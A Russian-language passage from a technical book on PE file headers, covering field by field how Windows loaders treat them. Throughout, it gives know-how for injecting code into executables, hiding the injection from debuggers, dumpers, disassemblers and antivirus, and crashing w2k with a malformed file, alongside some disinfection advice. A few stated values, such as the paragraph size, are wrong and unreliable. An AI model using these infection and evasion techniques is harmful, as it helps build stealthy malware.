А теперь специально для настоящих извращенцев! Раздвигать страничный имидж все-таки *можно*! Секция кода практически никогда не обращается к секции данных по относительным адресам, а все абсолютные адреса в обязательном порядке должны быть перечислены в таблице перемещаемых элементов (конечно, при условии, что она вообще есть). Остаются лишь RVA/VA-адреса служебных структур данных, однако их реально скорректировать и вручную. Расширение страничного имиджа с внедрением в конец кодовой секции без сброса ее в оверлей — занятие не для слабонервных, однако игра стоит свеч, поскольку такой код идеально вписывается в архитектуру существующего файла и не привлекает к себе внимания. Грубо говоря, это единственный способ вторжения, который нельзя распознать визуально (подробнее см. «Записки I», глава 7).



ОПИСАНИЕ ОСНОВНЫХ ПОЛЕЙ PE-ФАЙЛА

Как уже говорилось, полностью описывать PE-файл мы не собираемся и предполагаем, что читатели: а) регулярно штудируют фирменную спецификацию перед сном; б) давным-давно распечатали файл WINNT.h из SDK и обклеили им стены своей хакерской берлоги на манер обоев. Все нижеприведенные структуры взяты именно оттуда (внимание: зачастую они именуются совсем не так, как в спецификации, что вносит в ряды разработчиков жуткую путаницу и сумятицу).

Здесь описываются не все, а лишь самые интересные и наименее известные поля, свойства и особенности поведения PE-файлов. За остальными обращайтесь к документации.



[OLD-EXE] E_MAGIC

Содержит сигнатуру MZ, доставшуюся в наследство от Марка Збиковски – ведущего разработчика MS-DOS и генерального архитектора EXE-формата. Если e_magic равен MZ, загрузчик приступает к поиску PE-сигнатуры, в противном случае его поведение становится неопределенным. NT и 9x поддерживают недокументированную сигнатуру ZM, передающую управление на DOS-заглушку и обычно выводящую на экран «This program cannot be run in DOS mode», что в данном случае не соответствует действительности, поскольку программа запускается из Windows!

Один из приемов заражения PE-файлов сводится к внедрению в DOS-заглушку, динамически восстанавливающую сигнатуру MZ и делающую себе exec для передачи управления программе-носителю. Для восстановления пораженных объектов просто замените ZM на MZ, и при запуске файла из Windows (включая сеанс MS-DOS) вирус больше никогда не получит управления.

Любители крутого извращата могут использовать сигнатуру NE, передающую управление на заглушку и устанавливающую значения сегментных регистров как com, а не exe (DS = CS). Ни HIEW, ни IDA с таким файлом работать не могут и сразу же после его загрузки вылетают в астрал.

[OLD-EXE] E_CPARHDR

Размер old-exe-заголовка в параграфах (1 параграф равен 200h байт). В настоящее время никем не проверяется (ну разве что дампером каким), однако закладываться на это не стоит. Минимальный размер заголовка составляет 1 параграф, а максимальный – ограничен размером самой DOS-заглушки, то есть если он будет больше поля e_lfanew, файл может и не загрузиться.

[OLD-EXE] E_LFANEW

Смещение PE-заголовка в байтах от начала файла. Должно указывать на первый байт PE-сигнатуры PE\x0\x0, выровненной по границе двойного слова, причем если сумма image base и e_lfanew вылетает за пределы отведенного загрузчиком адресного пространства, такой файл не грузится.

В памяти PE-заголовок (вместе со всеми остальными заголовками) всегда располагается перед первой секцией, вплотную прижимаясь к ее передней границе (это значит, что расстояние между виртуальным адресом первой секции и концом заголовка должно быть меньше, чем Section Alignment). На диске PE-заголовок может быть расположен в любом месте файла, например в его середине или конце (то есть между началом файла и первым байтом PE-заголовка могут обосноваться одна или несколько секций). Не знаю, сойдет ли какой загрузчик от этого с ума, но в Windows 9x/NT все работает. При этом SizeOf Header должно быть равно действительному размеру PE-заголовка плюс e_lfanew; SectionAlignment >= SizeOfHeaders и FirstSection.RVA >= SizeOfHeaders.

[IMAGE_FILE_HEADER] MACHINE

Тип центрального процессора, под который скомпилирован файл. Если здесь будет что-то отличное от 14Ch, на I386-машинах файл просто не загрузится.

[IMAGE_FILE_HEADER] NUMBEROFSECTIONS

Количество секций. Файл, не содержащий ни одной секции, завешивает Windows 9x и корректно прерывает свою загрузку под Windows NT. Максимальное количество секций определяется особенностями реализации конкретного лоадера. Так, NT переваривает «всего» 60h секций. Другие загрузчики могут иметь и более жесткие ограничения. В общем, количество секций должно быть сведено к минимуму.

Если заявленное количество секций меньше числа записей в Section Table, то остальные секции просто не грузятся, но в целом такой файл обрабатывается вполне нормально. Настоящее веселье начинается, когда NumbersOfSection превышает количество реально существующих секций, вылетая за конец Section Table. Если здесь окажутся нули (как чаще всего и бывает), Windows 9x отреагирует вполне нормально, чего нельзя сказать о Windows NT, наотрез отказывающейся загружать такой файл. Файл с количеством секций, равным нулю, мертво завешивает Windows 9x, в то время как Windows NT обрабатывает такую ситуацию вполне нормально, выдавая неизменное «Файл не является приложением win32».

Попутно заметим, что многие упаковщики исполняемых файлов по окончании процесса распаковки искажают это поле в памяти, либо увеличивая, либо уменьшая его значение, в результате чего дамперы не могут корректно сбросить такой образ на диск. В pe-tools/lord-pe используется довольно ненадежный алгоритм, сканирующий Section Table и отталкивающийся от того, что если PointerToRelocations, PointerToLinenumbers, NumberOfRelocations и NumberOfLinenumbers

равны нулю, а Characteristics — нет, значит, это секция. Эту святую простоту ничего не стоит обмануть! На самом деле проверку следует ужесточить: если очередная запись в Section Table выглядит как секция (то есть *все* поля валидны) — это секция и, соответственно, наоборот. Под валидностью здесь понимается, что адрес начала секции выровнен в памяти и лежит непосредственно за концом предыдущей секции, а размер секции не вылетает за пределы страничного имиджа.

Ниже приведен простой макрос, считывающий содержимое поля NumberOfSection по указателю на первый байт PE-заголовка:

```
#define xNumOfSec(p) (*((WORD*) (p+0x6))) // p  - указатель на PE-заголовок
```



[IMAGE_FILE_HEADER] POINTERTOSYMBOLTABLE/ NUMBEROFSYMBOLS

Указатель и размер отладочной информации в объективных файлах. В настоящее время не используется (да и раньше не использовался тоже). Линкеры топчут оба поля в ноль, отладчики, дизассемблеры и системный загрузчик его игнорируют. Для предотвращения сброса дампа программы на диск запишите сюда нечто отличное от нуля и подтяните (в памяти) поле NumberOfSection от реального значения до безобразия. Текущие версии pe-tools'a сдохнут от зависти, но если NEOx сподобится встроить нормальный валидатор, этот трюк перестанет работать.

[IMAGE_FILE_HEADER] SIZEOFOPTIONALHEADER

Размер опционального заголовка, идущего следом за IMAGE_FILE_HEADER. Должен указывать на первый байт Section Table (то есть e_lfanew + 18h + SizeOfOptionalHeader = &Section Table), где 18h — sizeof(IMAGE_FILE_HEADER). Если это не так, файл не загружается. И хотя некоторые загрузчики вычисляют указатель на Section Table, отталкиваясь от NumberOfRvaAndSizes, закладываться на это не стоит, так как системные загрузчики этого мнения не разделяют.

Далее приведены макросы, возвращающие размер опционального заголовка, указатель на таблицу секций, вычисленный стандартным и альтернативным

методами. В качестве входного аргумента принимают указатель на первый байт PE-заголовка:

```
#define xopt_sz(p)              (*((WORD*)(p + 0x14 /* size of optional header */)))
#define pSectionTable(p)        ((BYTE*)(xopt_sz(p)+0x18 /* size of image heafer */+p))
#define pSectionTable_alt(p)    ((BYTE*)((*((DWORD*)(p+0x74)))*8 + 0x78 + p))
```

[IMAGE_FILE_HEADER] CHARACTERISTICS

Атрибуты файла. Если Characteristics & IMAGE_FILE_EXECUTABLE_IMAGE) == 0, файл не грузится, то есть первый, считая от нуля, бит характеристик обязательно должен быть установлен. У динамических библиотек должно быть установлено как минимум два атрибута: IMAGE_FILE_EXECUTABLE_IMAGE/0002h и IMAGE_FILE_DLL/2000h, — то же самое относится и к исполняемым файлам, экспортирующим одну или более функций. Если атрибут IMAGE_FILE_DLL установлен, но экспорта нет, исполняемый файл запускаться не будет.

Остальные атрибуты не столь фатальны и под Windows NT/9x безболезненно переносят любые значения, хотя, по идее, делать этого не должны. Взять хотя бы IMAGE_FILE_BYTES_REVERSED_LO и IMAGE_FILE_BYTES_REVERSED_HI, описывающие порядок следования байт в слове. Можно глупый вопрос? Какому абстрактному состоянию процессора соответствует одновременная установка обоих атрибутов? И какие действия должен предпринять загрузчик, если установленный порядок следования байтов будет отличаться от поддерживаемого процессором? Операционные системы от Microsoft, писанные через известное место, просто игнорируют эти атрибуты за ненадобностью. То же самое относится и к атрибуту IMAGE_FILE_32BIT_MACHINE/0100h, которым по умолчанию награждаются все 32-разрядные файлы (16-разрядный PE — это сильно). Впрочем, без крайней нужды лучше не извращаться и заполнять все поля правильно.

Весьма интересен флаг IMAGE_FILE_DEBUG_STRIPPED/0200h, указывающий на отсутствие отладочной информации и запрещающий отладчикам работать с ней даже тогда, когда она есть. Отладочная информация привязана к абсолютным смещениям, отсчитываемым от начала файла, — и при внедрении в файл чужеродного кода путем его расширения отладочная информация перестает соответствовать действительности, а поведение отладчиков становится крайне неадекватным. Для решения проблемы существуют три пути:

- скорректировать отладочную информацию (но для этого нужно знать ее формат);
- отрезать отладочную информацию от файла (но для этого ее надо найти; кроме того, за концом файла может быть расположен посторонний оверлей);
- установить флаг IMAGE_FILE_DEBUG_STRIPPED. Последний способ самый простой, но и самый надежный. Соответственно, для восстановления пораженных объектов необходимо выкусить чужеродный код из тела файла и сбросить флаг IMAGE_FILE_DEBUG_STRIPPED, в противном случае отладчик не покажет исходный код отлаживаемого файла.

Иначе ведет себя флаг IMAGE_FILE_RELOCS_STRIPPED, запрещающий перемещать файл, когда релокаций нет. Когда же они есть, загрузчик может с полным осно-

ванием на него покласть (и ведь кладет!). Зачем же тогда этот атрибут нужен? Ведь переместить файл без таблицы перемещаемых элементов все равно невозможно... А вот это еще как сказать! Служебные структуры PE-файла используют только относительную адресацию, и потому любой PE-файл от рождения уже перемещаем. Вся загвоздка в программном коде, активно использующем абсолютную адресацию (ну так уж устроены современные компиляторы). Технически ничего не стоит создать PE-файл, не содержащий перемещаемых элементов и способный работать по любому адресу (давным-давно, когда землей владели динозавры и никаких операционных систем еще не существовало, этим мог похвастаться практически каждый). Таким образом, возникает неоднозначность: то ли перемещаемых элементов нет, потому что файл полностью перемещаем и fixup'ы ему не нужны, то ли они просто недоступны и перемещать такой файл ни в коем случае нельзя.

По умолчанию ms link версии и 6.0 и старше внедряет перемещаемые элементы только в DLL, а исполняемые файлы сходят с конвейера неперемещаемыми, однако закладываться на это нельзя. При внедрении собственного кода в чужеродный PE-файл необходимо удостовериться, что он не содержит перемещаемых элементов, в противном случае возникают следующие проблемы:

- ваш код не может закладываться на image base и должен быть готов к загрузке по любому адресу;
- модификация ячеек, относящихся к перемещаемым элементам, обычно заканчивается крахом программы, поскольку они автоматически «исправляются» системным загрузчиком.

Допустим, в программе был код типа `mov eax, 0400000h` (`B8 00 00 40 00`), поверх которого мы начертали `push ebp/mov ebp, esp` (`55/8B EC`). Допустим также, что в силу некоторых причин базовый адрес загрузки изменился с 40.00.00h на 1.00.00.00h. Ячейка памяти, ранее хранившая непосредственный операнд инструкции mov, будет переделана в 1.00.00.00h, что превратит команду `mov ebp, esp` в `add [eax], al` со всеми вытекающими отсюда последствиями.

Существуют по меньшей мере три пути решения этой проблемы:

- убить fixup'ы (но тогда файл станет неперемещаемым, а ведь некоторые исполняемые файлы подспудно экспортируют одну или несколько функций и без fixup'ов не смогут работать);
- перезаписывать только неперемещаемые ячейки (но это приведет к размазыванию кода по всему файлу, что существенно усложнит его алгоритм);
- обрабатывать перемещаемые элементы самостоятельно — чтобы система могла перемещать файл при необходимости, но не корежила наш код, подсуньте ей пустую таблицу перемещаемых элементов (подробнее см. раздел «Перемещаемые элементы»).

[IMAGE_OPTIONAL_HEADER] MAGIC

Состояние отображаемого файла. Если здесь будет что-то отличное от 10Bh (сигнатура исполняемого отображения), файл не

загрузится. PE64-файлам соответствует сигнатура 20Bh (все адреса у них 64-разрядные), в остальном они ведут себя как нормальные 32-разрядные PE-файлы.

[IMAGE_OPTIONAL_HEADER] SIZEOFCODE/SIZEOFINITIALIZEDDATA/SIZEOFUNINITIALIZEDDATA

Суммарный размер секций кода, инициализированных и неинициализированных данных (то есть секций, имеющих атрибуты IMAGE_SCN_CNT_CODE/20h, IMAGE_SCN_CNT_INITIALIZED_DATA/40h и IMAGE_SCN_CNT_UNINITIALIZED_DATA/80h). Никем не проверяется и может принимать любые, в том числе и заведомо бессмысленные значения.

Всякий линкер заполняет эти поля по-своему: одни берут физический размер секций на диске, другие — виртуальный размер в памяти, выровненный по границе Section Alignment, — причем алгоритм определения принадлежности секции к тому или иному типу не стандартизирован и в стане разработчиков наблюдаются большой разброд и шатание. Наиболее демократичное сословие определяет «родословную» по принципу OR (то есть секция с атрибутами 60h считается и секцией кода, и секцией данных). Иначе действует аристократическая прослойка, придерживающаяся принципа XOR и относящая к данным только секции с атрибутами 40h (80h?). Для секции кода сделано некоторое послабление (ведь всякий код на каком-то этапе обработки представляется данными), и секция с атрибутами 60h или A0h все-таки относится к коду (в противном случае образовались бы неклассифицируемые секции, размер которых не был подсчитан, а этого допускать нельзя — религия не велит).

Как бы там ни было, системному загрузчику на это глубоко наплевать (давным-давно, когда секции кода, данных и неинициализированных данных помещались в «свои» сегменты, эти поля еще имели какой-то смысл, но сейчас это рудименты, пережиток старины).

[IMAGE_OPTIONAL_HEADER] BASEOFCODE/BASEOFDATA

Относительные базовые адреса кодовой секции и секции данных. Никем не проверяются и всяким компоновщиком заполняются по-своему. Для восстановления душевного равновесия оба поля можно смело сбросить в ноль, отдавая дань древним буддийским традициям.

[IMAGE_OPTIONAL_HEADER] ADDRESSOFENTRYPOINT

Относительный адрес точки входа, отсчитываемый от начала Image Base. Может указывать в любую точку адресного пространства, в том числе и не принадлежащую страничному имиджу (например, направленную на какую-нибудь функции внутри ядра или dll). Для передачи управления на адреса, лежащие ниже Image Base, можно использовать целочисленное переполнение. Правда, не факт, что все загрузчики поймут нас правильно (NT поймет точно, остальные не проверял), так что закладываться на это нельзя.

Если точка входа направлена на заголовок или последнюю секцию файла, антивирусы начинают жутко материться, обвиняя файл в зараженности вирусом, поэтому во избежание недоразумений точку входа лучше всего располагать в первой секции файла, которой по обыкновению является кодовая секция .text.

Для exe-файлов точка входа соответствует адресу, с которого начинается выполнение, и не может быть равна нулю, а для динамических библиотек — функции диспетчера, условно называемой нами DllMain, хотя на самом деле при компоновке dll с настройками по умолчанию компоновщик внедряет стартовый код, перехватывающий на себя управление и вызывающий «настоящую» DllMain по своему желанию. DllMain вызывается при следующих обстоятельствах: загрузка/выгрузка dll и создание/уничтожение потока. Если точка входа в dll равна нулю, функция DllMain не вызывается.

Обязательно учитывайте это при внедрении собственного кода в dll! Чтобы отличить dll от обычных файлов, следует проанализировать поле характеристик (см. далее раздел «DllCharacteristics»). Опираться на наличие/отсутствие таблицы экспорта ни в коем случае нельзя, поскольку экспортировать функции могут не только динамические библиотеки, но и исполняемые файлы! К тому же иногда встречаются динамические библиотеки, не экспортирующие ни одной функции.

[IMAGE_OPTIONAL_HEADER] IMAGE BASE

Базовый адрес загрузки страничного имиджа, измеряемый в абсолютных адресах, отсчитываемых от начала сегмента, или, в терминологии оригинальной спецификации, *preferred address* (предпочтительный адрес загрузки). При наличии таблицы перемещаемых элементов файл может быть загружен по адресу, отличному от указанного в заголовке. Это происходит в тех случаях, когда требуемый адрес занят системой, динамической библиотекой или загрузчику захотелось что-то подвигать.

Если предпочтительный адрес совпадает с адресом уже загруженной системной библиотеки, поведение последней становится неадекватной. Отладчик, интегрированный в Microsoft Visual Studio, запущенный под управлением NT, проскакивает точку входа и умирает где-то в окрестностях ядра (отлаживаемая программа при этом продолжает исполняться). Под Windows 98 такие файлы отлаживаются вполне нормально, но при выходе из Windows уводят ее в астрал.

Менять чужой Image Base ни в коем случае нельзя, так как перемещаемым элементам в этом случае будет просто не от чего отталкиваться. И хотя системный загрузчик в большинстве случаев загрузит такой файл вполне нормально, работать он не сможет – во всяком случае, до тех пор, пока все перемещаемые элементы не будут скорректированы надлежащим образом.

[IMAGE_OPTIONAL_HEADER] FILEALIGNMENT/ SECTIONALIGNMENT

Кратность выравнивания секций на диске и в памяти. Очень интересное поле! Официально о кратности выравнивая известно лишь то, что она представляет собой степень двойки, причем:

- `Section Alignment` должно быть больше или равно 1000h байт;
- `File Alignment` должно быть больше или равно 200h байт;
- `Section Alignment` должно быть больше или равно `File Alignment`. Если хотя бы одно из этих условий не соблюдается, файл не будет загружен.

В Windows NT существует недокументированная возможность отключения выравнивания, основанная на том, что загрузку прикладных исполняемых файлов/динамических библиотек и системных драйверов обрабатывает один и тот же загрузчик.

Если `Section Alignment` = `File Alignment`, то последнее может принимать любое значение, представляющее собой степень двойки (например, 20h). Условимся называть такие файлы невыровненными. Хотя этот термин не вполне корректен, лучшего пока не придумали.

К невыровненным файлам предъявляется следующее достаточно жесткое требование: виртуальные и физические адреса всех секций обязаны совпадать, то есть страничный имидж должен полностью соответствовать своему дисковому образу. Впрочем, никакое правило не обходится без исключений, и виртуальный размер секций может быть меньше их физического размера, но не более чем `Section Alignment` – 1 байт (то есть секция все равно будет выровнена в памяти). Самое интересное: данное правило рекурсивно, и даже среди исключений встречаются исключения – если физический размер последней секции вылетает за пределы загружаемого файла, операционная система выбрасывает голубой экран смерти и... погибает (во всяком случае, w2k sp3 ведет себя именно так, остальные не проверял). Полномочия администратора для этого не требуются, и даже самая ничтожная личность может устроить грандиозный DoS. Демонстрационные файлы прилагаются.

Операционные системы семейства Windows 9x не способны обрабатывать невыровненные файлы и с возмущением отказывают им в загрузке, выплевывая целых два диалоговых окна. Впрочем, область распространения Windows 9x неуклонно сокращается, будущее принадлежит NT.

Для создания невыровненных файлов можно воспользоваться линкером от Microsoft, задав ему ключ `/ALIGN:32` совместно с ключом `/DRIVER`. Без ключа `/DRIVER` ключ `/ALIGN` будет проигнорирован, и линкер использует кратность выравнивания по умолчанию.

Примеры макросов для выравнивания с округлением «вниз» и «вверх»:

```
#define Is2power(x)              (!(x & (x-1)))
#define ALIGN_DOWN(x, align)     (x & ~(align-1))
#define ALIGN_UP(x, align)       ((x & (align-1))?ALIGN_DOWN(x,align)+align:x)
```

[IMAGE_OPTIONAL_HEADER] SIZEOFIMAGE

Размер страничного имиджа, выровненный на величину `Section Alignment`. Размер страничного имиджа всегда равен виртуальному адресу последней секции плюс ее размер (выровненный, виртуальный). Если размер страничного образа вычислен неправильно, файл не загружается.

Макрос для вычисления реального размера страничного имиджа выглядит так:

```
#define xImageSize(p) (*(DWORD*)(pLastSection(p) + 0xC /* va */) +\
    ALIGN_UP(*(DWORD*)(pLastSection(p) + 0x8 /* v_sz */), xObjectAlign(p)))
```

[IMAGE_OPTIONAL_HEADER] SIZEOFHEADERS

Суммарный размер всех заголовков, сообщающий загрузчику, сколько байтов читать от начала файла. С этим полем связаны два ограничения:

1. SizeOfHeaders должен быть выбран так, чтобы загрузчик считал все, что ему необходимо прочитать.
2. Он не может превышать RVA первой секции (в противном случае какая-то часть секции оказалась бы спроецированной на область памяти, принадлежащую заголовку, а это недопустимо, ибо ни на какую страницу файла не может отображаться более одного сектора одновременно).

Обычно SizeOfHeaders устанавливается на конец Section Table, однако это не самое лучшее решение. Судите сами. Совокупный размер всех заголовков при стандартной MS-DOS-заглушке составляет ~300h байт или даже менее того, в то время как физический адрес первой секции — от 400h байт и выше. Отодвинуть секцию назад нельзя – выравнивание не позволяет (см. «FileAlignment/SectionAlignment»). Правда, если вынуть DOS-заглушку, можно ужать SizeOfHeaders до 200h байт, аккурат перед началом первой секции, но это уже изврат. Короче говоря, если следовать рекомендациям от Microsoft, ~100h байт мы неизбежно теряем, что не есть хорошо. Вот некоторые линкеры и размещают здесь таблицу имен, содержащую перечень загружаемых DLL или что-то типа того. Поэтому чтобы ненароком не нарваться на коварный конфликт, лучше всего подтянуть SizeOfHeaders к min(pFirstSection->RawOffset, pFirstSection->va).

Некоторые нехорошие программы (вирусы, упаковщики, дамперы) устанавливают SizeOfHeader на raw offset первой секции, что неправильно. Между концом всех заголовков и физическим началом первой секции может быть расположено любое кратное File Alignment количество байт, например 1 Гбайт, и это при том, что виртуальный адрес первой секции — 1000h. Как такое может быть? А очень просто — SizeOfHeaders <= 1000h, и остаток нашего гигабайта не читается и не проецируется в память, поэтому никаких конфликтов и не возникает. Что может быть в этом гигабайте? Ну, например, хитрый оверлей, внедренный тем же вирусом (и такие вирусы уже есть).

[IMAGE_OPTIONAL_HEADER] CHECKSUM

Контрольная сумма файла. Проверяется только NT, да то и лишь при загрузке некоторых системных библиотек и, разумеется, самого ядра. Алгоритм расчета можно найти в IMAGEHEL.DLL, функция CheckSumMappedFile. По слухам, ее нежд-

ные тексты входят в SDK. У меня есть SDK, но ничего подобного я там не видел (может, плохо искал?). Впрочем, алгоритм расчета тривиален и декомпилируется на ура.

[IMAGE_OPTIONAL_HEADER] SUBSYSTEM

Требуемая подсистема, которую операционная система должна предоставить файлу. Может принимать следующие значения:

- 00h IMAGE_SUBSYSTEM_UNKNOWN – неизвестная подсистема, файл не загружается;
- 01h IMAGE_SUBSYSTEM_NATIVE – подсистема не требуется, файл исполняется в «родном» окружении ядра и, скорее всего, представляет собой драйвер устройства. Обычным путем не загружается. Если вы пишете вирус/упаковщик/протектор, ни в коем случае не обрабатывайте таких файлов, если только точно не уверены в том, что вы делаете;

ВНИМАНИЕ

При загрузке драйверов Windows игнорирует поле подсистемы, и оно может быть любым, поэтому, если Subsystem != IMAGE_SUBSYSTEM_NATIVE, это еще не значит, что данный файл не является драйвером.

- 02h IMAGE_SUBSYSTEM_WINDOWS_GUI – графическая win32-подсистема. Операционная система загружает файл нормальным образом, ну а дальше флаг ему в руки, и пусть все, что ему нужно, добывает сам;
- 03h IMAGE_SUBSYSTEM_WINDOWS_CUI – терминальная (она же консольная) win32-подсистема. То же самое, что и IMAGE_SUBSYSTEM_WINDOWS_GUI, но в этом случае файлу на халяву достается автоматически создаваемая консоль с готовыми дескрипторами ввода/вывода. Вообще говоря, разница между консольными и графическими приложениями очень условна: консольные приложения могут вызывать GUI32/USER32-функции, а графические приложения – открывать одну или несколько консолей (например, в отладочных целях);

ПРИМЕЧАНИЕ

Кстати, с этим связана одна забавная проблема, с которой сталкиваются многие «программисты», пытающиеся подавить создание ненужного им окна (ну мало ли, может, они шпиона какого пишут, а это окно его демаскирует). Предотвратить автоматическое создание окна очень просто — достаточно... не создавать его!

- 05h IMAGE_SUBSYSTEM_OS2_CUI – подсистема OS/2. Только для приложений OS/2 (одним из которых, кстати говоря, является всем известный HIEW) и только для Windows NT. Windows 9x не может обрабатывать такие файлы;
- 07h IMAGE_SUBSYSTEM_POSIX_CUI – подсистема POSIX. Только для приложений UNIX и только для Windows NT;
- 09h IMAGE_SUBSYSTEM_WINDOWS_CE_GUI – файл предназначен для исполнения в среде Windows CE. Ни Windows NT, ни Windows 9x не могут обрабатывать такие файлы;

- 0Ah MAGE_SUBSYSTEM_EFI_APPLICATION;
- 0Bh IMAGE_SUBSYSTEM_EFI_BOOT_SERVICE_DRIVER;
- 0Ch IMAGE_SUBSYSTEM_EFI_RUNTIME_DRIVER — подсистема EFI (Extensible Firmware Initiative).

[IMAGE_OPTIONAL_HEADER] DLLCHARACTERISTICS



Очень странное поле. Matt Pietrek пишет, что оно определяет набор флагов, указывающих, при каких условиях точка входа в DLL получает управление (как-то загрузка dll в адресное пространство процесса, создание/завершение нового потока и выгрузка dll из памяти). В спецификации на PE-формат эти поля помечены как зарезервированные, и Windows игнорирует их значение, поэтому у большинства файлов оно равно нулю.

Согласно спецификации 6.0 от 1999 года (самой свежей спецификации на сегодняшний день), загрузчик должен поддерживать и другие флаги: 800h — не биндить образ, 2000h — загружать драйвер как WDM-драйвер; 8000h — файл поддерживает работу под терминальным сервером. Экспериментальная проверка показала, что W2K игнорирует эти флаги.

[IMAGE_OPTIONAL_HEADER] SIZEOFSTACKRESERVE/ SIZEOFSTACKCOMMIT, SIZEOFHEAPRESERVE/ SIZEOFHEAPCOMMIT

Объем зарезервированной/выделенной памяти под стек/кучу в байтах. Если SizeOfCommit > SizeOfReverse, файл не загружается. Ноль означает значение по умолчанию.

[IMAGE_OPTIONAL_HEADER] NUMBEROFRVAANDSIZES

Количество элементов (не байт) в DATA_DIRECTORY, следующей непосредственно за этим полем. Из-за грубых ошибок в системном загрузчике компоновщики от Borland и Microsoft *всегда* выставляют полный размер директории, равный 10h, даже если реально его не используют. Например, Windows 9x не проверяет, что NumberOfRvaAndSizes >= RELOCATION и/или RESOURCE, и если подсунуть ему запрос к одной из этих секций, а таких директорий нет — кранты. Windows NT не проверяет (при загрузке dll) «достаточности» TLS_DIRECTORY, и если этот TLS-механизм активирован, а TLS-директории нет — опять кранты.

Компоновщик Юрия Харона выгодно отличается тем, что усекает размер директории до минимума, но и кода вокруг процедуры «сокращений» там строк пятьсот, а уж сколько времени было убито в ИДЕ...

Есть и другая проблема. По спецификации DATA_DIRECTORY располагается в самом конце опционального заголовка, и непосредственно за его концом начина-

ется таблица секций. Таким образом, указатель на таблицу секций может быть получен либо так:

```
((BYTE*) ((*((WORD*)(p+0x14/* size of optional header */)))+0x18 /* size of image header */+p))
```

либо так:

```
((BYTE*) ((*((DWORD*)(p+0x74 /* NumRVAandSize */)))*8+0x78 /* begin DATA_DIRECTOTY */+p))
```

Системный загрузчик использует первый способ и допускает, что между DATA_DIRECTORY и SECTION_TABLE может быть расположено некоторое количество «бесхозных» байтов. Некоторые дизассемблеры и упаковщики считают иначе и ищут SECTION_TABLE непосредственно за концом DATA_DIRECTORY. Вот и давайте подсунем им подложную SECTION_TABLE! Пускай их авторы почаще заглядывают в WINNT.H, который недвусмысленно говорит, что:

```
#define IMAGE_FIRST_SECTION( ntheader ) ((PIMAGE_SECTION_HEADER)        \
    ((ULONG_PTR)ntheader +                                              \
     FIELD_OFFSET( IMAGE_NT_HEADERS, OptionalHeader ) +                 \
     ((PIMAGE_NT_HEADERS)(ntheader))->FileHeader.SizeOfOptionalHeader   \
    ))
```

...так что лезть дизассемблером в системный загрузчик совсем не обязательно!

DATA DIRECTORY

- 00h IMAGE_DIRECTORY_ENTRY_EXPORT — указатель на таблицу экспортируемых функций и данных (далее по тексту просто функций). Встречается преимущественно в динамических библиотеках и драйверах, однако заниматься экспортом товаров может и рядовой исполняемый файл. Использует RVA- и VA-адресацию (подробнее см. раздел «Экспорт»).
- 01h IMAGE_DIRECTORY_ENTRY_IMPORT — указатель на таблицу импортируемых функций, используемую для связи файла с внешним миром и активируемую системным загрузчиком, когда все остальные механизмы импорта недоступны. Использует RVA- и VA-адреса (подробнее см. раздел «Импорт»).
- 02h IMAGE_DIRECTORY_ENTRY_RESOURCE — указатель на таблицу ресурсов, хранящую строки, пиктограммы, курсоры, диалоги и прочие кирпичики пользовательского интерфейса (хотя какие это кирпичики? настоящие бетонные блоки!). Таблица ресурсов организована в виде трехуровневого двоичного дерева, слишком запутанного и разлапистого, чтобы его было можно привести здесь, но, к счастью, использующего только RVA-адресацию, то есть нечувствительного к смещению «своей» секции (а это, как правило, секция .rsrc) внутри файла. Однако если вы вздумаете править RVA (например, для внедрения новой секции в середину страничного имиджа или переноса Image Base), вам придется основательно потрудиться с этой структурой, подробное описание которой, кстати говоря, можно найти в уже упомянутой статье «The Portable Executable File Format from Top to Bottom».

- 03h IMAGE_DIRECTORY_ENTRY_EXCEPTION — указывает на exception directory (директорию исключений), обычно размещаемую в секции .pdata (хотя это и не обязательно). Используется только на следующих архитектурах: MIPS, Alpha32/64, ARM, PowerPC, SH3, SH, WindowsCE. К микропроцессорам семейства Intel это не относится, и IX386-загрузчик игнорирует это поле, поэтому оно может принимать любое значение.
- 04h IMAGE_DIRECTORY_ENTRY_SECURITY — указывает на *таблицу сертификатов* (Certificate Table), располагающуюся строго в секции .debug и адресуемую не по RVA-адресам, а по физическим смещениям внутри файла (так происходит потому, что таблица сертификатов не грузится в память и обитает исключительно на диске). Если IMAGE_DIRECTORY_ENTRY_SECURITY != 0, ни в коем случае не пытайтесь внедрять в файл посторонний код, иначе он откажет в работе.
- 05h IMAGE_DIRECTORY_ENTRY_BASERELOC — он же fixup, использует RVA-адреса (см. далее раздел «Перемещаемые элементы»).
- 06h IMAGE_DIRECTORY_ENTRY_DEBUG — отладочная информация, используемая дизассемблерами и дебаггерами. Использует RVA- и RAW OFFSET-адресацию. Системный загрузчик ее игнорирует.
- 07h IMAGE_DIRECTORY_ENTRY_ARCHITECTURE — оно же «description». На I386-платформе, судя по всему, предназначен для хранения информации о копирайтах (на это, в частности, указывает определение IMAGE_DIRECTORY_ENTRY_COPYRIGHT, данное в WINNT.H), за формирование которых отвечает ключ -D, переданный Багладскому линкеру ilinlk32.exe. При этом в IMAGE_DIRECTORY_ENTRY_ARCHITECTURE помещается RVA-указатель на строку комментариев, по умолчанию располагающуюся в секции .text. Компоновщик ms link при некоторых до конца не выясненных обстоятельствах помещает в это поле информацию об архитектуре, однако системный загрузчик ее никогда не использует.
- 08h IMAGE_DIRECTORY_ENTRY_GLOBALPTR — указатель на таблицу регистров глобальных указателей. Используется только на процессорах ALPHA и PowerPC. На I386-платформе это поле лишено смысла, и загрузчик его игнорирует.
- 09h IMAGE_DIRECTORY_ENTRY_TLS — хранилище *статической локальной памяти потока* (Thread Local Storage). TLS-механизм обеспечивает «прозрачную» работу с глобальными переменными в многопоточных средах без риска, что переменная в самый неподходящий момент будет модифицирована другим потоком. Сюда попадают переменные, объявленные как __declspec(thread). По причине большой причудливости и крайней тяжеловесности реализации (один шаг в сторону — и операционная система стреляет без предупреждения) используется крайне редко. К тому же Windows NT и Windows 9x обрабатывают это поле сильно неодинаково. Хранилище обычно размещается в секции .tls, хотя это и не обязательно. Использует RVA- и VA-адреса.
- 10h IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG — содержит информацию о конфигурации глобальных флагов, необходимых для нормальной работы программы, имеет смысл только в Windows NT и производных от нее системах. Это

поле практически никем не используется, но если возникнет желание узнать о нем больше — см. прототип структуры IMAGE_LOAD_CONFIG_DIRECTORY32 в WINNT.h, а также ее описание в Platform SDK. За описанием самих флагов обращайтесь к утилите gflags.exe, входящей в состав Resource Kit и NTDDK. Информация о конфигурации использует VA-адресацию (точнее, пока еще не использует, но резервирует эту возможность на будущее).

